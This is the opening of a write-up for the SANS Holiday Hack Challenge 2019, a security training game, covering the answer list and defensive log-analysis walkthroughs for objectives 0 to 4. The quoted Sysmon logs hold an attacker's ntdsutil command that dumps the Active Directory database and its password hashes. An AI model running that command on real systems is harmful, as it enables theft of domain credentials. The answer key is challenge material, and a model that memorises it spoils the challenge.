
SANS HOLIDAY HACK CHALLENGE 2019

HOSTED AT:



by Jeroen Schijvenaars

TABLE OF CONTENTS

Introduction 3
Executive Overview (Objective Answers) 5
0 Objective: Talk to Santa in the Quad 7
1 Objective: Find the Turtle Doves 8
1.1 The search 8
2 Objective: Unredact Threatening Document 9
2.1 The search 2 9
3 Objective: Windows Log Analysis: Evaluate Attack Outcome 11
3.1 Escape Ed Cranberry Pi terminal challenge 11
3.2 WINDOWS LOG ANALYSIS: EVALUATE ATTACK OUTCOME 12
4 Objective: Windows Log Analysis: Determine Attacker Technique 14
4.1 Linux Path Cranberry Pi terminal challenge 14
4.2 Windows Log Analysis: Determine Attacker Technique 17
5 Objective: Network Log Analysis: Determine Compromised System 19
5.1 Escape Ed Cranberry Pi terminal challenge 19
5.2 Network Log Analysis: Determine Compromised System 25
6 Objective: Splunk 28
6.1 Splunk Training Questions 28
6.1.1 Training Question 1 30
6.1.2 Training Question 2 31
6.1.3 Training Question 3 32
6.1.4 Training Question 4 34
6.1.5 Training Question 5 35
6.1.6 Training Question 6 36
6.1.7 Training Question 7 37
6.2 Splunk 38
7 Objective: Get Access To The Steam Tunnels 40
7.1 Frosty Keypad 40
7.2 Holiday Hack Trail Cranberry Pi terminal challenge 42
7.3 Get Access To The Steam Tunnels 45
8 Objective: Bypassing the Frido Sleigh CAPTEHA 48
8.1 Nyanshell Cranberry Pi terminal challenge 48
8.2 Bypassing the Frido Sleigh CAPTEHA 51
9 Objective: Retrieve Scraps of Paper from Server 59
9.1 Garylog Cranberry Pi terminal challenge 59

9.1.1 Question 1:....59
9.1.2 Question 2:....60
9.1.3 Question 3:....60
9.1.4 Question 4:....60
9.1.5 Question 5:....60
9.1.6 Question 6:....61
9.1.7 Question 7:....61
9.1.8 Question 8:....61
9.1.9 Question 9:....61
9.1.10 Question 10:....62
9.2 Retrieve Scraps of Paper from Server....63
10 Recover Cleartext Document....68
10.1 Mongo Pilferer....68
10.2 Recover Cleartext Document....71
11 Open the Sleigh Shop Door....81
11.1 Smart Braces Cranberry Pi terminal challenge....81
11.2 Open the Sleigh Shop Door....85
11.2.1 Lock 1....85
11.2.2 Lock 2....85
11.2.3 Lock 3....86
11.2.4 Lock 4....86
11.2.5 Lock 5....86
11.2.6 Lock 6....86
11.2.7 Lock 7....87
11.2.8 Lock 8....87
11.2.9 Lock 9....87
11.2.10 Lock 10....88
12 Filter Out Poisoned Sources of Weather Data....91
12.1 Zeek JSON Analysis Cranberry Pi terminal challenge....91
12.2 Filter Out Poisoned Sources of Weather Data....93
12.2.1 LFI....96
12.2.2 XSS....97
12.2.3 Shellshock....99
12.2.4 SQLi....99
Appendix I: Speaker Agenda....106

INTRODUCTION

Hello Holiday Conference Attendees! Welcome back to the North Pole for KringleCon 2 and the SANS Holiday Hack Challenge. Here is your exclusive pass for the event!

ADMIT ONE

This ticket entitles its bearer to admittance for one to

KringleCon 2: Turtle Doves

Location:
Elf University
17 Christmas Tree Lane
North Pole

Over the past four years during the SANS #HolidayHack challenge, vicious holiday super villains have conspired to destroy the entire holiday season and the North Pole itself. Santa has just declared, "Enough is enough! It's time to bring security professionals, hobbyists, and hackers from around the world in a unique meeting of the minds this December, to help improve the state of cyber security world-wide!"

And that's why Santa asked SANS to open up registration for a very special event he's hosting for the #HolidayHack challenge this year. This December, you are cordially invited to…

KringleCon 2: Turtle Doves!

Hosted by Santa and his team at the North Pole in mid-December 2019, security-minded people and hackers from around the world will come together virtually to help improve the state of cyber security world-wide, protecting Christmas and all other holidays from dastardly cyber attackers.

Registration is completely **FREE**, but space is limited for this very special event!

Click here to register for KringleCon!

— or —

Sign in to your account


Santa:

Welcome to the North Pole and KringleCon 2!

Last year, KringleCon hosted over 17,500 attendees and my castle got a little crowded.

We moved the event to Elf University (Elf U for short), the North Pole's largest venue.

Please feel free to explore, watch talks, and enjoy the con!



The Speaker Agenda for KringleCon can be found in Appendix I

Narrative 1 of 10

Whose grounds these are, I think I know
His home is in the North Pole though
He will not mind me traipsing here
To watch his students learn and grow

EXECUTIVE OVERVIEW (OBJECTIVE ANSWERS)

The following are all the answers to the objectives questions on your badge. The sections following are detailed descriptions as to how these answers where obtained.

0) Talk to Santa in the Quad

Enter the campus quad and talk to Santa.

Answer = ***Talk to Santa***

1) Find the Turtle Doves

Find the missing turtle doves.

Answer = ***Student Union in front of the fire place***

2) Unredact Threatening Document

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

Answer = ***DEMAND***

3) Windows Log Analysis: Evaluate Attack Outcome

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack.

Answer = ***supatree***

4) Windows Log Analysis: Determine Attacker Technique

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process

Answer = ***ntdsutil***

5) Network Log Analysis: Determine Compromised System

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs?

Answer = ***192.168.134.130***

6) Splunk

Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack?

Answer = ***Kent you are so unfair. And we were going to make you the king of the Winter Carnival.***

7) Get Access To The Steam Tunnels

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name.

Answer = ***Krampus Hollyfeld***

8) Bypassing the Frido Sleigh CAPTEHA

Help Krampus beat the Frido Sleigh contest.

Answer = ***8Ia8LiZEwvyZr2WO***

9) Retrieve Scraps of Paper from Server

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system?

Answer = ***Super Sled-o-matic***

10) Recover Cleartext Document

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page?

Answer = ***Machine Learning Sleigh Route Finder***

11) Open the Sleigh Shop Door

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

Answer = ***The Tooth Fairy***

12) Filter Out Poisoned Sources of Weather Data

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given.

Answer = ***0807198508261964***

Through your diligent efforts, you brought the Tooth Fairy to justice and saved the holidays! Congratulations!

0 OBJECTIVE: TALK TO SANTA IN THE QUAD


Enter the campus quad and talk to Santa.

Santa:

This is a little embarrassing, but I need your help.
Our KringleCon turtle dove mascots are missing!
They probably just wandered off.
Can you please help find them?
To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge.
Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap!
We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.
After you find the Turtle Doves and complete objectives 2-5, please come back and let me know.
Not sure where to start? Try hopping around campus and talking to some elves.
If you help my elves with some quicker problems, they'll probably remember clues for the objectives.

Narrative 2 of 10

Some other folk might stop and sneer
"Two turtle doves, this man did rear?"
I'll find the birds, come push or shove
Objectives given: I'll soon clear



1 OBJECTIVE: FIND THE TURTLE DOVES

Find the missing turtle doves.

1.1 THE SEARCH

After a short walk north in the quad I arrived at the student union building, upon entry I soon discovered in front of the fireplace:

Michael and Jane - Two Turtle Doves:

Hoot Hooot?

Narrative 3 of 10

Upon discov'ring each white dove,
The subject of much campus love,
I find the challenges are more
Than one can count on woolen glove.

2 OBJECTIVE: UNREDACT THREATENING DOCUMENT


Difficulty: 

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

2.1 THE SEARCH 2

Wandering around the quad a letter was spotted in the North West corner:

https://downloads.elfu.org/LetterToElfUPersonnel.pdf



The letter was a Microsoft Word document with "Confidential" blocks covering parts of the text saved as a pdf file.

A simple select all text and paste reveals the full letter:

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR
ELSE!

Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the
North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE
you to consider lending your considerable resources and expertise in providing merriment,
cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical
characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your
cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine
holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Unredact Threatening Document Answer:


DEMAND

3 OBJECTIVE: WINDOWS LOG ANALYSIS: EVALUATE ATTACK OUTCOME

Difficulty: 

We're seeing attacks against the Elf U domain! Using the event log data (https://downloads.elfu.org/Security.evtx.zip), identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

3.1 ESCAPE ED CRANBERRY PI TERMINAL CHALLENGE



Bushy Evergreen:

Hi, I'm Bushy Evergreen. Welcome to Elf U!
I'm glad you're here. I'm the target of a terrible trick.
Pepper Minstix is at it again, sticking me in a text editor.
Pepper is forcing me to learn ed.
Even the hint is ugly. Why can't I just use Gedit?
Please help me just quit the grinchy thing.

Terminal hint:

- Ed Is The Standard Text Editor:

http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html

Terminal challenge:

```
                  ....................................
               .;ooooooooooooool;,,,,,,,,:looooooooooooll:
             .:ooooooooooooc;,,,,,,,,:ooooooooooooollooo:
           .';;;;;;;;;;;;;;,''''''''';;;;;;;;;;;;;;,;ooooo:
         .''''''''''''''''''''''''''''''''''''''''''';ooooo:
       ;ooooooooooooool;'''''''',:looooooooooolc;',,;ooooo:
    .:ooooooooooooc;',,,,,,,:ooooooooooooolccoc,,,;ooooo:
  .coooooooooooo:,''''''',:ooooooooooooolclooc,,,;ooooo,
  coooooooooooo,,,,,,,,,;ooooooooooooolooooc,,,;ooo,
  coooooooooooo,,,,,,,,,;ooooooooooooolooooc,,,;l'
  coooooooooooo,,,,,,,,,;ooooooooooooolooooc,,,..
  coooooooooooo,,,,,,,,,;ooooooooooooolooooc.
  coooooooooooo,,,,,,,,,;ooooooooooooolloooo:.
  coooooooooooo,,,,,,,,,;ooooooooooooolloo;
  :lllllllllllll,''''''';lllllllllllllc,



Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.

-Bushy Evergreen

Exit ed.

1100
```

Typing in **q** and pressing **enter** does the trick to exit Ed:

```
q
Loading, please wait......


You did it! Congratulations!

elf@09a2e1313cff:~$
```

Bushy Evergreen:

Wow, that was much easier than I'd thought.
Maybe I don't need a clunky GUI after all!
Have you taken a look at the password spray attack artifacts?
I'll bet that DeepBlueCLI tool is helpful.
You can check it out on GitHub.
It was written by that Eric Conrad.
He lives in Maine - not too far from here!

Objective hint:

- Eric Conrad on DeepBlueCLI: https://www.ericconrad.com/2016/09/deepbluecli-powershell-module-for-hunt.html
- Github page for DeepBlueCLI: https://github.com/sans-blue-team/DeepBlueCLI

3.2 WINDOWS LOG ANALYSIS: EVALUATE ATTACK OUTCOME

Download DeepBlueCLI (https://github.com/sans-blue-team/DeepBlueCLI) and the Event log data (https://downloads.elfu.org/Security.evtx.zip) and run DeepBlue.ps1 against the Security.evtx file:

```
PS C:\DeepBlueCLI-master> .\DeepBlue.ps1 .\Security.evtx
```

The results clearly indicated password spray attacks:

```
Date    : 19/11/2019 9:52:46 PM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit
credentials is an indicator of a password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator
sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves
gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry
civysparkles sscarletpie
          ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps
mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles
dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :
```

All accounts had the same amount of failed login attempts (77):

```
Date    : 24/08/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ygoldentrifle
          Total logon failures: 77
Command :
Decoded :

Date    : 24/08/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: esparklesleigh
          Total logon failures: 77
Command :
Decoded :
```

Except for one account which had 1 less failed login attempt (76):

```
Date    : 24/08/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: supatree
          Total logon failures: 76
Command :
Decoded :
```

The results also confirms the account was logged in to:

```
Date    : 24/08/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
Command :
Decoded :
```

Windows Log Analysis: Evaluate Attack Outcome Answer:

supatree

4 OBJECTIVE: WINDOWS LOG ANALYSIS: DETERMINE ATTACKER TECHNIQUE

Difficulty: 

Using these normalized Sysmon logs (https://downloads.elfu.org/sysmon-data.json.zip), identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

4.1 LINUX PATH CRANBERRY PI TERMINAL CHALLENGE

SugarPlum Mary:

Oh me oh my - I need some help!
I need to review some files in my Linux terminal, but I can't get a file listing.
I know the command is ls, but it's really acting up.
Do you think you could help me out? As you work on this, think about these questions:


1. *Do the words in green have special significance?*
2. *How can I find a file with a specific name?*
3. *What happens if there are multiple executables with the same name in my $PATH?*

Terminal hint:

- Green words matter, files must be found, and the terminal's $PATH matters.

Terminal challenge:

```
I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...

which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!

Get a listing (ls) of your current directory.

elf@b87c438a67fa:~$ ls
This isn't the ls you're looking for

elf@b87c438a67fa:~$ which ls
/usr/local/bin/ls

elf@b87c438a67fa:~$ /bin/ls -al
total 52
drwxr-xr-x 1 elf  elf   4096 Dec  8 14:19 ' '
drwxr-xr-x 1 elf  elf   4096 Dec  8 14:19  .
drwxr-xr-x 1 root root  4096 Nov 21 19:46  ..
-rw-r--r-- 1 elf  elf    220 Apr 18  2019  .bash_logout
-rw-r--r-- 1 elf  elf   3596 Jan 10 09:15  .bashrc
-rw-r--r-- 1 elf  elf  13838 Nov 21 19:46  .elfscream.txt
-rw-r--r-- 1 elf  elf    807 Apr 18  2019  .profile
-rw-r--r-- 1 elf  elf    401 Nov 21 19:46  rejected-elfu-logos.txt
Loading, please wait......



You did it! Congratulations!


elf@b87c438a67fa:~$ cat .elfscream.txt
I'm trapped in an ASCII art factory - send help!
```



```
0000000000000000000000kkxl;.      . .:xxkkkkkkkkkkkkkkk
000000000000000000000000kkkkxo::'..':dxkkkkkkkkkkkkkkkkk
00000000000000000000000000kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk
OOOOOOOOOOOOOOOOOOOOOOOOkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk
elf@b87c438a67fa:~$ cat rejected-elfu-logos.txt

       / \
       \_/
       / \
      /   \
     /     |
    /      |
   /        \
 _/__________|_
 (_____________)

Get Elfed at ElfU!


  ()
  |\__/------\
  \          /
  Walk a Mile in an elf's shoes
  Take a course at ElfU!


  ____\()/____
  |    ||    |
  |    ||    |
  |====||====|
  |    ||    |
  |    ||    |
  ------------
Be present in class
Fight, win, kick some grinch!

elf@b87c438a67fa:~$
```

SugarPlum Mary:

Oh there they are! Now I can delete them. Thanks!
Have you tried the Sysmon and EQL challenge?
If you aren't familiar with Sysmon, Carlos Perez has some great info about it.
Haven't heard of the Event Query Language?
Check out some of Ross Wolf's (https://www.endgame.com/our-experts/ross-wolf) work on EQL or that blog post by Josh Wright in your badge.

Objective hint:

- Sysmon By Carlos Perez:
  https://www.darkoperator.com/blog/2014/8/8/sysinternals-sysmon
- EQL Threat Hunting:
  https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/

4.2 Windows Log Analysis: Determine Attacker Technique

Download Slingshot VM (https://www.sans.org/slingshot-vmware-linux/download) and the Sysmon logs (https://downloads.elfu.org/sysmon-data.json.zip) and run eql against the sysmon-data.json file looking for parent process with name lsass.exe:

```
slingshot@slingshot:~/HHC2019$ eql query -f sysmon-data.json "process where parent_process_name
 = 'lsass.exe'" | jq
{
  "command_line": "C:\\Windows\\system32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```

Only one event is found, with **logon_id** = **999**

Searching for events with **logon_id 999** gives to many results, so let's focus in on the events close to the time of the lsass.exe process.

Using **https://www.epochconverter.com/ldap** the timestamp 132186398356220000 is converter to November 19, 2019 12:23:55 PM

Let's focus on 20 seconds before and after this event:

- November 19, 2019 12:23:35 PM = 132186398150000000
- November 19, 2019 12:24:15 PM = 132186398550000000

Which gives us two events:

```
slingshot@slingshot:~/HHC2019$ eql query -f sysmon-data.json "process where logon_id = 999 and
timestamp > 132186398150000000 and timestamp < 132186398550000000" | jq
{
  "command_line": "C:\\Windows\\system32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```

```
{
  "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```


Windows Log Analysis: Determine Attacker Technique Answer: **ntdsutil**


5 Objective: Network Log Analysis: Determine Compromised System

Difficulty: 

